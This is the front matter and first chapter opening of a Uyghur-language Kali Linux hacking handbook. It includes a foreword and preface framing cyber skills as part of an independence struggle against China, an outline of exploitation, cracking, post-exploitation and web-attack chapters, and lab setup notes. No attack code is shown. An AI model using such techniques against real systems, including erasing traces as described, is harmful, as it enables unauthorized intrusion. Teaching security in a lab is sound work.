خاككېرلىك

ئەمەلىي بىلىملىرى

خاككېرلىك

ئەمەلىي بىلىملىرى

Kali Linux نى ئىشلىتىشتىن ئەمەلىي مىساللار

2023- يىلى 6- ئاي

تور بىخەتەرلىك قوراللىرىدىن پايدىلىنىپ ئەخلاقسىز ھەرىكەتلەر بىلەن شۇغۇللىنىش، بۇزغۇنچىلىق قىلىش ياكى باشقىلارنىڭ ھوقۇقىغا دەخلى-تەئرۇز قىلىش ھەرگىزمۇ بۇ كىتاپنىڭ مەقسىتى ئەمەس. ئەكسىچە، بۇزغۇنچىلىق تۈسىنى ئالغان تور مەشغۇلاتلىرىغا تاقابىل تۇرۇشنى ئۆگىتىش بىزنىڭ ئاساسىي مەقسىتىمىزدۇر. يەنە بىر ئەسكەرتىدىغان نۇقتا شۇكى، بۇ كىتاپتىكى مەشغۇلاتلارنى ئىلىپ بېرىشتىن بۇرۇن، ئۆزىڭىز تۇرۇۋاتقان دۆلەت ياكى رايونىڭىڭ تور بىخەتەرلىك قانۇنى بىلەن تونۇشۇپ چىقىشىڭىزنى تەۋسىيە قىلىمىز.

كىرىش سۆز

ئالدى بىلەن بۇغرا گورۇپپىسىنىڭ نۆۋەتتە خەلقىمىز ئەڭ ئېھتىياجلىق بولۇۋاتقان بۇ كىتابنى يېزىپ پۈتتۈرگەنلىكىنى تەبرىكلەيمەن ۋە ئۇلارغا چوڭقۇر ھۆرمىتىمنى بىلدۈرىمەن. شۇنداقلا ماڭا كىتابقا كىرىش سۆز يېزىپ بېرىش شەرىپىنى بەرگەنلىكىدىن مىننەتدارمەن.

نۆۋەتتە ئىنسانىيەت دۇنياسى ئۇزلۇكسىز تەرەققي قىلىپ يېڭى بىر دەۋرگە، يەنى رەقەملىك ۋە تور دۇنياسى دەۋرىگە قەدەم قويدى. رەقەملىك دەۋرىنىڭ تەرەققى قىلىشى دۇنيانىڭ ھەرقايسى جايلىرىدىكى ئىنسانلارنىڭ ماددىي ۋە مەنىۋي تۇرمۇشىنىڭ تەرەققى قىلىشىغا ئاساس سېلىپ بەرگەن بولسىمۇ، ئەمما شەرقي تۈركىستان خەلقىنىڭ ھاياتى ۋە مەۋجۇتلۇقى ئۈچۈن يۈكسەك دەرىجىدە خىرىس ئىلىپ كەلمەكتە. ئۇيغۇر خەلقى نۆۋەتتە خىتايلار تەرىپىدىن ئۇزلۇكسىز يۈرگۈزۈۋاتقان ئىنسان قېلىپىدىن چىققان، تەسەۋۋۇر قىلغۇسىز ئازاب-ئوقۇبەتلەرگە دۇچ كەلمەكتە. رەقەملىك سۇپىلار، سىستېمىلار ۋە خاككېرلىك قوراللىرى ئۇيغۇرلارنى ئېزىش ۋە ئۇلارنىڭ ئاجىزلىقىدىن پايدىلىنىشتا خىتايلارغا پايدىلىق شارائىتلارنى تەمىنلەپ بەرمەكتە. ئەمما شۇنىڭغا ئىشىنىمىز كېرەككى، شەرقي تۈركىستان خەلقىنىڭ بۇ خىرىسقا تاقابىل تۇرۇشنىڭ ئەڭ ئاساسلىق يولى بىلىم بىلەن قوراللىنىشتۇر.

تارىخ سەھىپىلىرىدىن شۇنى كۆردۇقكى، بىلىم بولسا تارىخنىڭ بۇرۇلۇش نۇقتىسى، زۇلۇمغا قارشى تۇرۇشتىكى كۈچلۈك تايانچ، كىملىكنى قوغداشتىكى تۈرتكىلىك ۋاستە، ھەتتا مۇستەقىللىققا يېتەكلەيدىغان روشەن يول بەلگىسى بولۇپ كەلدى.

خەلقىمىزنىڭ خىتاي تاجاۋۇزچىلىرىغا قارشى مۇجادىلىسىدە كۆپ تەرەپلىمىلىك كۈچ (ئىقتىساد، سانائەت، ھەربىي، خەلقئارا مۇناسىۋەت، ۋە باشقا..) تەڭپۇڭسىزلىقى مەۋجۇت بولۇپ، بۇ تەڭپۇڭسىزلىقنى قىسقا مەزگىل ئىچىدە ھەل قىلىش بەكمۇ قىيىن. ئەمما مەن شۇنىڭغا ئىشىنىمەنكى، خەلقىمىزگە بۇ تەڭپۇڭسىزلىق ئۈستىدىن غالىب كېلىش ئىمكانىيىتى سۇنالايدىغان بىر مۇھىم ئامىل بار. ئۇ بولسىمۇ رەقەملىك دۇنيادىكى تور بىخەتەرلىك كۈچى.

تور بىخەتەرلىك بىلىملىرى بىلەن قوراللىنىش خەلقىمىزنىڭ نۆۋەتتىكى تەخىرسىز ئېھتىياجى بولۇپ قالدى. بىلىم بولسا ھەر زامان بىر مىللەت ئۈچۈن

زامانىسىز كۈچتۇر.

تور بىخەتەرلىك بىلىملىرى بىلەن قوراللىنىش ۋە بۇ ساھەدە ئىلغار سەۋىيەگە يېتىش ئارقىلىق، خەلقىمىز خىتاي تاجاۋۇزچىلىرى ئالدىدا سابىت قەدەم تۇرالايدۇ. بىز بۇ بىلىم ئارقىلىق يالغۇز ھاياتىمىزنى قوغداپ قېلىشلا ئەمەس، ھەتتا مىللىي غورۇرىمىزنى قوغداپ، خىتايغا قارشى ھەقلىق مۇجادىلىمىزدە غەلبە قىلىش ئىمكانىتىگە ئېرىشەلەيمىز.

قولىڭىزدىكى بۇ كىتاپ خەلقىمىزنى تور بىخەتەرلىك ساھەسىدىكى بىلىملەر بىلەن كۈچلەندۈرۈپ، مۇستەقىللىق كۆرۈشمىزدە بۆسۈش خاراكتېردىكى يېڭى بىر زەپەر ئاتا قىلىش مەقسىتىدە بۇغرا گورۇپپىسى تەرىپىدىن تەييارلاندى. بۇ كىتابنىڭ ۋۇجۇدقا چىقىشى خەلقىمىزنىڭ تاجاۋۇزچىلىققا قارشى تىز پۈكمەس ئىرادىسىنىڭ نامەيەندىسىدۇر.

بۇ كىتابتا خاككېرلىك تەپەككۇرى، ئۇسۇللىرى ۋە ھازىرقى تەرەققىياتى توغرىسىدىكى ئاساسى بىلىملەرنى تونۇشتۇرۇش ئارقىلىق خەلقىمىزنىڭ بۇ ساھەدە ئاساسىي چۈشەنچە ھاسىل قىلىپ، خىتتاي ھوجۇمىدىن قوغدىنىش ۋە ئۆزىنى تەرەققىي قىلدۇرۇش تەۋسىيە قىلىنىدۇ.

ئاخىرىدا خەلقىمىزنىڭ نۆۋەتتىكى تاجاۋۇزچىلىققا قارشى مۇستەقىللىق كۈرىشىدە تېز پۈرسەتتە غەلبە قىلىشىنى، ھۆر، مۇستەقىل ۋە ئەركىن ياشاش ھەققىنى قولغا كەلتۈرىشىنى، تارىختىكى شانلىق نەتىجىلىرىگە ئوخشاش ئىنسانىيەت تەرەققىياتىنى ئىلگىرى سۈرۈشكە تۆھپە قوشىدىغان كۈچلۈك مىللەت ھالىتىگە تېزراق قايتىشىنى تىلەيمەن.

ئوقۇرمەنلەرنىڭ تور بىخەتەرلىك ساھەسىدىكى ئۆگىنىش، ئىزدىنىش، خىزمەت سەپىرىگە مۇۋاپىقىيەت يار بولغان.

قەيسەر سېيىت
تور بىخەتەرلىك مۇتەخەسسىسى (CISSP)
2023-يىلى 7-ئاي
ئامېرىكا

مۇندەرىجە

مۇقەددىمە

ئۇچۇر-تېخنىكا ھاياتىمىزنىڭ ئايرىلماس بىر قىسمىغا ئايلانغان بۈگۈنكى دەۋردە، تور بىخەتەرلىكىنى چۈشىنىشنىڭ مۇھىملىقىنى تەكرارلاپ ئولتۇرۇشنىڭ ھاجىتى يوق. خاككېرلىك ئاساسىي بىلىملىرى ۋە ئەمەلىي بىلىملىرى ھەققىدە ئومۇمىي چۈشەنچىگە ئىگە بولۇش IT كەسپىي خادىملىرى ئۈچۈنلا ئەمەس، بەلكى شەخسىي ئۇچۇرلىرىنى تور تەھدىتىدىن قوغداشنى خالايدىغان ھەرقانداق بىر كىشىلەر ئۈچۈنمۇ ئىنتايىن مۇھىم. تور جىنايىتى ئۆتكۈزۈشتە ئەڭ رەھىمسىز خاراكتېردىكى خىتايلاردەك دۈشمىنى بولغان ئۇيغۇرلار ئۈچۈن بولسا تېخىمۇ مۇھىم بىلىم ھېسابلىنىدۇ.

شەرقىي تۈركىستانلىقلار يىللاردىن بۇيان خىتاي ھۆكۈمىتى تەرىپىدىن ۋەتەندە ئىزچىل تور نازارىتى ئاستىغا ئېلىنىپ بوزەك قىلىنغان بولسا، ۋەتەن سىرتىدا خىلمۇ-خىل تور ھۇجۇمىغا ئۇچراپ كېلىۋاتىدۇ. مۇتلەق كۆپ قىسىم قېرىنداشلىرىمىز خىتايلاردىن مۇشۇنداق بىر تەھدىتنىڭ بار ئىكەنلىكىنى بىلىدۇ-يۇ، ئۇنىڭدىن قانداق قوغدىنىشنى بىلمەيدۇ. خىتايلاردىن كېلىدىغان تور ھۇجۇمىغا تاقابىل تۇرۇش ئۈچۈن تەلەپ قىلىنىدىغان ئەڭ ئاساسىي بىلىملەرمۇ بىزدە ئومۇملاشقان ھالەتتە ئەمەس.

چەتئەلدىكى قېرىنداشلىرىمىز ئارىسىدا تېلېفون ياكى كومپيۇتېرلاردا ھازىرغىچە خىتايلارنىڭ يۇمشاق دېتاللىرىنى قوللىنىدىغانلار، ھەتتا خىتايلار ئىشلەپچىقارغان، بىۋاستە خىتاي ماركىسى بولغان ئۇسكۇنىلەرنى ئىككىلەنمەستىن سېتىۋالىدىغانلار خېلىلا كۆپ سالماقنى ئىگىلەيدۇ. خىتايلارنىڭ تور دۇنياسىدىكى ھالىتىنىڭ قانداق ئىكەنلىكىنى 2022-يىلى ئامېرىكا خىتاي ئىقتىسادىي ۋە بىخەتەرلىك تەھدىتىنى باھالاش كومىتېتىغا سۇنۇلغان دوكلاتتىكى خىتايلارغا بېرىلگەن باھانى تىلغا ئېلىش يېتەرلىك بولىشى مۇمكىن:

«(خىتايلارنىڭ) ئۇزۇنغا سوزۇلغان بۇ تىرىشچانلىقلىرى نەتىجىسىدە، خىتايلارنىڭ تور بوشلۇقىدىكى پائالىيىتى ھازىر ئامېرىكىغا نىسبەتەن ئىلگىرىكىگە قارىغاندا تېخىمۇ ئوغرى، تېخىمۇ چاققان ۋە تېخىمۇ خەتەرلىك ھالەتكە كەلدى.»[1]

[1] Annual Report to Congres2022 دوكلاتنىڭ 418-بېتى. دوكلاتنىڭ چۈشۈرۈش ئادرېسى: https://www.uscc.gov/sites/default/files/2022-11/2022_Annual_Report_to_Congress.pdf

بۇنداق چوڭ تەھدىتكە قارىتا بىز تېخىمۇ ھوشيار بولۇشىمىز، تېخىمۇ كۈچلۈك بولۇشىمىز لازىم.

بىر خەلقنىڭ مەلۇم ساھەدىكى ئومۇميۈزلۈك ئېڭىنى يۇقىرى كۆتۈرۈش ئۇنداق ئاسان ئىش ئەمەس. بۇنىڭ ئۈچۈن قىلالايدىغان مۇھىم ئىشلاردىن بىرى شۇكى، تېخنىك ساھەسىدە يېتەرلىك بىلىم سەۋىيىسى يېتىلىشى، مۇناسىۋەتلىك ساھەدىكىلەر ئاممىبات تىلدا بىلىمنى ئاممىغا يېيىشى لازىم. يازالايدىغانلار يېزىشى، ئوقۇيالايدىغانلار ئوقۇشى، سۆزلىيەلەيدىغانلار سۆزلىشى كېرەك.

دەل مۇشۇ مەقسەتتە، يازالايدىغانلار سېپىدا ئورۇن ئېلىشنى سىناپ باققۇم كەلدى. ئىزدىنىپ كىتاب يازاي دېدىم، لېكىن خىلمۇ-خىل سەۋەبلەر تۈپەيلىدىن قەدەم ئالالمىغانىدىم.

ئامېرىكىدا ياشايدىغان تور بىخەتەرلىك مۇتەخەسسىسى قەيسەر سېيىت مۇئەللىم ۋە بىرقانچە ئۇيغۇر قېرىنداشلىرىم مېنى ئىقتىسادىي ۋە روھىي جەھەتتە ئىزچىل قوللاپ، بۇ كىتابنى يېزىپ پۈتتۈرۈشۈمگە ئىلھاملاندۇرۇپ كەلدى، بۇ ئەسەرنىڭ ئۇيغۇرلار جەمئىيىتى ئۈچۈن ئەھمىيىتىنى ئىزچىل ئەسكەرتىپ تۇردى. مەن بۇلارنىڭ ھەممىسىگە مىننەتدارلىقىمنى بىلدۈرىمەن. ئۇلارنىڭ قوللىشى بىلەن بىر كىتاب ئاپتورى بولۇپ قالىدىغان بولدۇم. ئۇلارنىڭ تۇرمۇشى ۋە خىزمىتىگە مۇۋاپىقىيەت تىلەيمەن.

مېنىڭ بۇ كىتابىم شەرقىي تۈركىستان خەلقىنىڭ ئەركىنلىك كۈرىشى ئۈچۈن مەنپەئەتلىك بەزى بىلىملەرنى تەمىنلىيەلىگەن بولسا، ئۆزۈمنى بەختلىك ھېس قىلىمەن. بۇ كىتاب ئۇيغۇر جامائىتىنى قىينىچىلىق ئالدىدا مۇستەھكەم تۇرۇشقا ئىلھاملاندۇرۇپ ۋە ئۇلارنى مەنۇي جەھەتتىن كۈچلەندۈرۈپ، ئۇلارنىڭ رەقەملىك دۇنياسىدىكى شەخسىي مەخپىيەتلىك ۋە بىخەتەرلىكىنى قوغدىيالايدىغان كۈچلۈكلەردىن بولۇشقا تۇرتكە بولغاي!

ئاخىردا، خەلقىمىزنىڭ ئۇستىدىكى زۇلۇملارنىڭ ئەڭ تېز پۈرسەتتە ئاياغلىشىشىنى، ئۆزىمىزنىڭ ھۆر ۋە مۇستەقىل دۆلىتىنى قۇرۇپ چىقىشنى رەببىمىز اللە تىن تىلەيمەن.

1. بۇ كىتاب كىم ئۈچۈن؟

بۇ كىتاب شەرقىي تۈركىستانلىق قېرىنداشلىرىمىزدىن خاككېرلىككە قىزىققۇچىلار، خاككېرلىكنىڭ ئەمەلىي مىساللىرىنى كۆرۈپ ۋە سىناپ باقماقچى بولغانلار، خاككېرلىك ھەققىدە ئۇيغۇرچە دەرس ئۆتمەكچى بولغانلار ئۈچۈن ماس كېلىدۇ.

بۇلاردىن باشقا يەنە ئانا تىلىمىزدا يېزىلغان تېخنىك ماتېرىياللارنى ساقلاپ قويماقچى بولغانلار ئۈچۈن كۈتۈپخانىسىنىڭ بىر ئەزاسى بولسىمۇ بولىدۇ.

خاككېرلىكنى ئۆگىنىپ ئەمەلىي كۈچ ھاسىل قىلىشنى، خەلقىمىزگە پايدىلىق ئىشلاردا بىر كىشىلىك ھەسسە قوشۇشنى مەقسەت قىلغان قېرىنداشلىرىمىزغا شۇنى تەۋسىيە قىلىمەنكى، بۇ كىتابنى كۆرۈشتىن بۇرۇن 2020-يىلى نەشر قىلىنغان «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابنى كۆرۈپ ۋە ئۆگىنىپ چىقىڭ. چۈنكى ئۇ كىتاب قولىڭىزدىكى ئۇشبۇ كىتابتا سۆزلەنگەن ئەمەلىي مىساللارنىڭ ئاساسىي ھېسابلىنىدۇ. ئاساسىي بىلىم ھازىرلانماي تۇرۇپ ئەمەلىي مىساللارغا ئۆتۈپ كەتسەك، خاككېرلىكتە چوڭقۇرلاپ ئۆگىنىش ۋە يېڭى نەتىجە چىقىرىش ئىمكانىيىتى بولماي قالىدۇ.

2. بۇ كىتابتا نېمىلەر بار؟

بۇ كىتابتا خاككېرلىك قىلىش ئۇچۇن كېرەكلىك بىلىملەر ۋە تېخنىكىلار تەرتىپى بويىچە سۆزلىنىدۇ. كىتاب چوڭ ئۇچ بۆلەك بويىچە سۆزلەنگەن بولۇپ، ئاساسىي مەزمۇنلىرى تۆۋەندىكىچە:

بىرىنچى بۆلۈم، ئاساسىي بىلىملەر بولۇپ، بۇ بۆلۈمدە جەمئىي 4 باب مەزمۇن بېرىلدى. 1-بابتا ئەمەلىي خاككېرلىك تەجرىبىسى ئۇچۇن كېرەكلىك هازىرلىقلار سۆزلىنىدۇ. 2-بابتا بولسا خاككېرلىك مەشغۇلات سىستېمىسى بولغان Kali Linux هەققىدە ئومۇمىي ئاساسلار سۆزلىنىدۇ. يەنى «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابنىڭ داۋامى شەكلىدە Kali هەققىدە چوڭقۇرلاشتۇرۇش مەقسەت قىلىندى. 3- بابتا خاككېرلىك ئۇچۇن كود يېزىش ئاساسلىرى سۆزلەنگەن بولۇپ، Python تىلى هەققىدە دەسلەپكى ساۋات بېرىلدى. 4-بابتا بولسا داڭلىق خاككېرلىك قۇرالى Metasoloit نى ئىشلىتىش هەققىدە توختالدۇق.

ئىككىنچى بۆلۈمدە، خاككېرلىك مەشغۇلاتىنىڭ ئەڭ مۇهىم قىسمى بولغان تەكشۈرۈش بىلەن مۇناسىۋەتلىك بابلار سۆزلەندى. 5-بابتا ئۇچۇر توپلاش هەققىدە سۆزلەندى ۋە خاككېرلىك ئۇچۇن ئۇچۇر توپلاش ئۇچۇن ئىشلىتىلىدىغان يۇمشاق دىتال ۋە قۇرالار تونۇشتۇرۇلدى. 6-بابتا بولسا نىشان سىستېمىنىڭ يوچۇقلىرىنى سكانېرلاش تېخنىكىلىرى ۋە بىرنەچچە داڭلىق يۇمشاق دىتالنى كۆرۈپ ئۆتتۇق. 7-باب بولسا تور ئېقىمىنى سۈزۈش تېخنىكى هەققىدە بولۇپ، ئېقىم سۈزۈش ئۇچۇن ئىشلىتىدىغان بىرنەچچە قۇرال بىلەن قوشۇپ بىرنەچچە خىل هۇجۇم ئۇسۇلى تونۇشتۇرۇلدى.

ئۇچىنچى بۆلۈم بولسا بۇ كىتابنىڭ ئەڭ قىزىقتۇرىدىغان قىسمى بولۇپ، ئەمەلىي هۇجۇم هەققىدە بابلار كىرگۈزۈلدى. 8-باب، Exploit هۇجۇمى قىلىش هەققىدە بولۇپ، metasploit قۇرالىنى ئىشلىتىپ ئېلىپ بېرىلدىغان بىرنەچچە خىل ئەمەلىي مىساللار سۆزلەندى. 9-بابتا بولسا شىفىر يېشىش هەققىدە بىلىملەر بېرىلدى. شىفىر يېشىشكە ئالاقىدار بىرنەچچە خىل قۇرال ۋە ئەمەلىي ئۇسۇللار كۆرسىتىلدى. 10-باب مەزمۇندا ئابونت تەرەپكە هۇجۇم قىلىش تېخنىكىلىرى ۋە ئەمەلىي هۇجۇم ئۇسۇللىرى كۆرسىتىلدى. 11-بابتا Exploit هۇجۇمىدىن كېيىنكى مەشغۇلاتلار سۆزلىنىدىغان بولۇپ، خاككېرلار نىشانغا هۇجۇم قىلىپ كىرگەندىن كېيىن قىلىدىغان مۇهىم ئۇچۇرلارنى

ئىزدەش، ھۆججەتلەرنى چۈشۈرۈۋېلىش، نىشان سىستېمىدا ئىجازەتنى يۇقىرىلىتىش، باشقا ھۈجۈملارغا شارائىت ھازىرلاش قاتارلىق تېخنىكىلارنى كۆرۈپ ئۆتىمىز. 12-بابتا توربىكەتلەرگە ھۈجۈم قىلىش تېخنىكىلىرى سۆزلىنىدىغان بولۇپ، ئەڭ داڭلىق تېخنىكىلاردىن بىرنەچچىسىنى ئەمەلىي مىساللار بىلەن ئۆگىنىپ ئۆتىمىز.

ئەڭ ئاخىرقى باب سۈنئىي ئىدراكنىڭ خاككېرلىك ساھەسىدە ئىشلىتىلىش ھەققىدە بولىدۇ. بۇ بابتا ئەڭ ئاۋۋال 2023- يىلى ئەڭ قىزىق نۇقتا بولغان سۈنئىي ئىدراك ھەققىدە قىسقىچە چۈشەنچە بېرىلىدۇ. ئاندىن بۇ تېخنىكىنىڭ خاككېرلىك ساھەسىدىكى قوللىنىشى ھەققىدە بىرئاز كۆرۈپ ئۆتىمىز.

كىتابقا يۇقارقى مەزمۇنلار كىرگۈزۈلۈش بىلەن تەڭ يەنە، يېڭى ئۇقۇملارغا قىسقىچە چۈشەنچە بېرىش ئۈچۈن ۋە مۇھىم دەپ قارىغان مەنبەلەرنى ئەسكەرتىش ئۈچۈن بەت ئاستىغا 200 گە يېقىن ئىزاھات قوشۇلدى.

بابلارنىڭ ئاخىرىدىكى خۇلاسە قىسمىدا شۇ بابقا مۇناسىۋەتلىك ئەڭ نوپۇزلۇق كىتاب ۋە ۋىدېئو ئۇلانمىلىرى بېرىلدى. بۇنىڭ بىلەن سىز شۇ ساھەدىكى ئەڭ ئىلمىي ۋە ئەڭ قوللىنىشچان مەنبەلەرگە ئېرىشىپ داۋاملىق ئىلگىرىلەش پۈرسىتىنى قولغا كەلتۈرەلەيسىز.

1- بۆلۈم، ئاساسىي بىلىملەر

«خاككېرلىك ئەمەلىي بىلىملىرى» ناملىق بۇ كىتابىمنى تاللىغىنىڭىزغا رەھمىتىمنى بىلدۈرىمەن! بۇ كىتابتا بىز قارشى تەرەپنىڭ سىستېمىسىغا قانداق ھۇجۇم قىلىشنى ئەمەلىي مىساللار بىلەن ئۆگىنىپ ئۆتىمىز. خاككېرلىكنىڭ ئەمەلىيىتىگە ئۆتۈشتىن بۇرۇن، بىز خاككېرلىكنىڭ كىنولاردا تەسۋىرلەنگىنىدەك، قارا ئېكرانلارغا بىرنەچچە قۇر كودلارنى يېزىپ، ئاخىردا ENTER كۇنۇپكىسىنى ئاۋازلىق بىرلا بېسىشتىن ئىبارەت قىسقا بىر جەريان بولماستىن، ھۇجۇمدىن بۇرۇن بىر مەزگىل ئۇچۇر توپلاش، يوچۇقلارنى سكانېرلاش قىلىش، ئۇلارنى قانداق ئىشلىتىشنى پىلانلاش ۋە ئەتراپلىق ئانالىز قىلىش، پەيتىنى ھازىرلاپ ئەمەلىي ھۇجۇم قىلىش، ھۇجۇمدىن كېيىن ئىزىنى يوقىتىش، ھۇجۇمدىن كېيىنكى ئانالىز دوكلات چىقىرىش قاتارلىق بىر قاتار سىستېمىلىق جەريان ئىكەنلىكىنى چۈشىنىشىڭىز كېرەك.

كىشىنى ھاياجانغا سالىدىغان خاككېرلىك دۇنياسىغا شۇڭغۇشتىن بۇرۇن، بىز بىر قىسىم ئاساسىي بىلىملەرنى ئۆزىمىزدە ھازىرلىشىمىز كېرەك. سىزگە مەن بۇ كىتابنى كۆرۈشتىن بۇرۇن، 2020-يىلى يېزىلغان «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابنى بىر كۆرۈپ چىقىشىڭىزنى ئۈمىد قىلىمەن. ئۇندىن كېيىن مەن كىتابنىڭ ئەمەلىي بىلىملەر قىسمىغا ئۆتۈشتىن بۇرۇن بۇ ئاساسىي بىلىملەر بابىنى تەييارلىدىم. مەن سىزنىڭ بۇ بابنى ئاتلاپ ئۆتۈپ كەتمەسلىكىڭىزنى تەۋسىيە قىلىمەن. چۈنكى ئاساسىي بىلىم ھازىرلانماي تۇرۇپ، مەن كىتابتا كېيىن چۈشەندۈرىدىغان ئۇقۇم ۋە تېخنىكىلارنى چۈشىنەلمەسلىكىڭىز مۇمكىن. ئۇندىن باشقا بۇ تېخنىكىلار ۋاقىتنىڭ ئۆتۈشىگە ئەگىشىپ يېڭىلىنىشى ۋە ئوخشىمايدىغان نىشانغا ئوخشىمايدىغان ئۇسۇلۇپلارنى ئىشلىتىپ ھۇجۇم قىلىش تەلەپ قىلىنىشى مۇمكىن. بۇنداق بولغاندا سىز داۋاملىق ئۆزىڭىزنى تەرەققىي قىلدۇرالمايسىز.

ھەرقانداق بىلىمنىڭ ئۆزىگە خاس ئالاھىدىلىكى، باشقا ساھەلەردىن پەرقلىق ئۆگىنىش ئۇسۇلى بولىدۇ. بۇگۈنكى كۈنىمىزدىكى خاككېرلىك بولسا، سىز ئاۋۋال «زىرىكىشلىك» ئاساسىي بىلىملەرنى ئۆگىنىسىز ئاندىن ئەمەلىيەتكە ئۆتىسىز. بۇنىڭدىن باشقا ئۇسۇلۇپنى قوللانسىڭىز تەكرار – تەكرار مۇۋاپىقىيەتسىز بولۇپ، بۇ ساھەدىن تېزلا سوۋۇپ قالىدىغان ئىش چىقىدۇ.

بۇ بابتا سۆزلەنگەن بىلىملەرنى ئۆگەنسىڭىز، خاككېرلىك ھاياتىڭىز ئۈچۈن پۈختا ئاساسقا ئېرىشىشىڭىز مۇمكىن، بۇ سىزدە خاككېرلىك تەپەككۇرى شەكىللەندۈرىدۇ. بۇنىڭ بىلەن يېڭى چىققان خاككېرلىك ئۇسۇللىرىنىڭ چۈشىنىش، يېڭى پەيدا بولغان مەسىلىلەرنى ھەل قىلىش، ئۆزىگە خاس بولغان خاكلاش ئۇسۇللىرىنى ئىجاد قىلىش قاتارلىق ھەر بىر شەرقىي تۈركىستانلىق ئارزۇ قىلىدىغان تەرەققىياتلارغا ئېرىشىش پۈرسىتى بولىدۇ.

شۇڭا، مەزمۇن ئاتلاپ كەتمەسلىكىڭىزنى ۋە ھەربىر مەزمۇننى ئەستايىدىل ئوقۇپ ۋە ھەر بىر ئۇقۇمنى چۈشىنىشكە تىرىشىشىڭىزنى ئۈمىد قىلىمەن. سوئالىڭىز ياكى پىكرىڭىز بولسا، كومپيۇتېر مۇتەخەسسىلىرىدىن ياكى مەن[2]دىن سورىسىڭىز بولىدۇ. ياكى ئۆزلىكىدىن ئىزدىنىش روھى كۈچلۈك بىر كىشى بولسىڭىز ئۆزىڭىزنىڭ ئىزدىنىپ تەتقىق قىلسىڭىزمۇ بولىدۇ.

سوتسىيال مېدىيادا ئۆگىنىش توغرىسىدا مۇنداق قاراشلارنى كۆرگەنىدىم، بەلكىم سىزنىڭ ئۆگىنىش پىلانىڭىزغا بەزى ئىجابىي پىكىلەرنى بېرەلىشى مۇمكىن:

- لېكسىيەلەردىن ئاڭلاپلا قويغانلار 5% ئۆگىنىدۇ؛
- كىتابتىنلا ئوقۇپ ئۆگەنگەنلەر 10% ئۆگىنىدۇ؛
- كىتابقا يانداش قىلىپ فىلىم ياكى ئاۋازلىق دەرسلەردىن پايدىلانغانلار 20% ئۆگىنىدۇ؛
- ئەمەلىي مىسالىنى كۆرۈپلا بولدى قىلغانلار 30% ئۆگىنىدۇ؛
- ئۆگىنىپ گۇرۇپپا مۇزاكىرىسى قىلىدىغانلار 50% ئۆگىنىدۇ؛
- ئۆگىنىپ ئۆنى پراكتىكا قىلىدىغانلار 75% ئۆگىنىدۇ؛
- ئۆگەنگىنىنى باشقىلارغا يەتكۈزىدىغانلار 90% ئۆگىنىدۇ.

بۇ سانلىق مەلۇماتلار ھەممە بىلىم ۋە ھەممە شارائىتتا توغرا بولىشى ناتايىن، لېكىن ئورۇنلۇق تەرەپلىرى بار، دەپ قاراشقا بولىدۇ. ئەمدى قايسى يوسۇندا ئۆگىنىش سىزگە قالدى. بۇ كىتابتىن ھۇزۇرلىنىشىڭىزنى ۋە سىزگە پايدىلىق بولۇشىنى ئۈمىد قىلىمەن.

[2] Bughra@protonmail.com

1- باب، تەقلىدىي تەجرىبىخانا قۇرۇش

بۇ كىتابنى كۆرۈش جەريانىدا سىز نۇرغۇنلىغان خاككېرلىك دىتاللىرىدىن پايدىلىنىپ ئېلىپ بېرىلغان ھۇجۇملارنى ئۆگىنىسىز. بۇنىڭ ئۈچۈن چوقۇم تەجرىبىخانا ھازىرلىشىڭىز كېرەك. بۇ بابنىڭ مەزمۇنىدا دەل خاككېرلىك سەپىرىمىز ئۈچۈن كېرەك بولغان تەقلىدىي «جەڭ مەيدانى» نى تەييار قىلىمىز.

1. تەقلىدىي مۇھىت قۇرۇش

تەقلىدىي مۇھىت ھاسىل قىلىش توغرىسىدا «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابتا تەپسىلىي توختالغان بولۇپ، بۇ كىتاب مەزمۇنىدىمۇ ئوخشاشلا VirtualBox دىتاللىدىن پايدىلىنىپ تەقلىدىي مۇھىت ھاسىل قىلىمىز. شۇڭا بۇ يەردە VirtualBox ھەققىدە يەنە تەكرار توختالمايمىز.

1) ھۇجۇم قىلىدىغان مۇھىت تەييارلاش

بۇ كىتابتا بىز خاككېرلارنىڭ ئەڭ ئاساسلىق مەشغۇلات سىستېمىسى بولغان Kali Linux نى ئاساسىي قىلىپ مەشغۇلات ئېلىپ بارىمىز. شۇڭا بىزنىڭ ھۇجۇم قىلىدىغان «قورال ئامبىرى»مىز VirtualBox قا قاچىلانغان Kali Linux بولىدۇ.

Kali Linux بولسا Debian نى ئاساس قىلغان Linux سىستېمىسى بولۇپ، بىر خاككېر دۇچ كېلىش ئېھتىمالى بولغان خىلمۇ-خىل شارائىتلار ۋە قوراللار تەييار قاچىلىنىپ تەمىنلەنگەن مەشغۇلات سىستېمىسىدۇر. 600 گە يېقىن دىتالى بار. ھازىر Offensive Security[3] شىركىتى تەرىپىدىن يېڭىلىنىپ تۇرىدۇ. خۇددى باشقا كۆپ قىسىم Linux سىستېمىسىغا ئوخشاشلا مەڭگۈلۈك ھەقسىز، ئوچۇق كودلۇق سىستېما. ئۇنى نورمال ئىشلىتىشىنىڭ تۆۋەندىكىدەك ئۇسۇللىرى بار:

[3] Offensive Security بولسا ئۇچۇر بىخەتەرلىكى ھەققىدە ئوقۇتۇش بىلەن شۇغۇللىنىدىغان شىركەت بولۇپ، ئۇچۇر بىخەتەرلىكى ساھەسىدە نوپۇزلۇق كۆپلىگەن ئىجازەتنامىلەرنى ئۆز ئىمتىھانى نەتىجىسىگە قاراپ تارقىتىدۇ. شىركەت 2006- يىلى Mati Aharoni ۋە Max Moser تەرىپىدىن قۇرۇلغان. بۇ ئىككى كىشى بولسا داڭلىق خاككېرلىك مەشغۇلات سىستېمىسى Kali Linux نى دەسلەپتە قۇرۇپ چىققانلار ھېسابلىنىدۇ. بۇ شىركەت ھازىرمۇ Kali Linux، Merasploit Unleash ۋە Exploid-DB قاتارلىق Open-source ۋە ھەقسىز پروجېكتلەرنى يۈرگۈزۈۋاتىدۇ. توربىكەت ئادرېسى : https://offsec.com

① تەقلىدىي مۇھىتقا قاچىلاپ ئىشلىتىش
② بىۋاستە كومپيۇتېر قاتتىق دىسكىسىغا قاچىلاپ ئىشلىتىش
③ Live شەكلىدە (LiveCD ياكى LiveUSB ھالىتىدە) قاچىلىماي ئىشلىتىش
④ Raspberry Pi غا قاچىلاپ ئىشلىتىش

(1) تەقلىدىي مۇھىتقا قاچىلاپ ئىشلىتىش
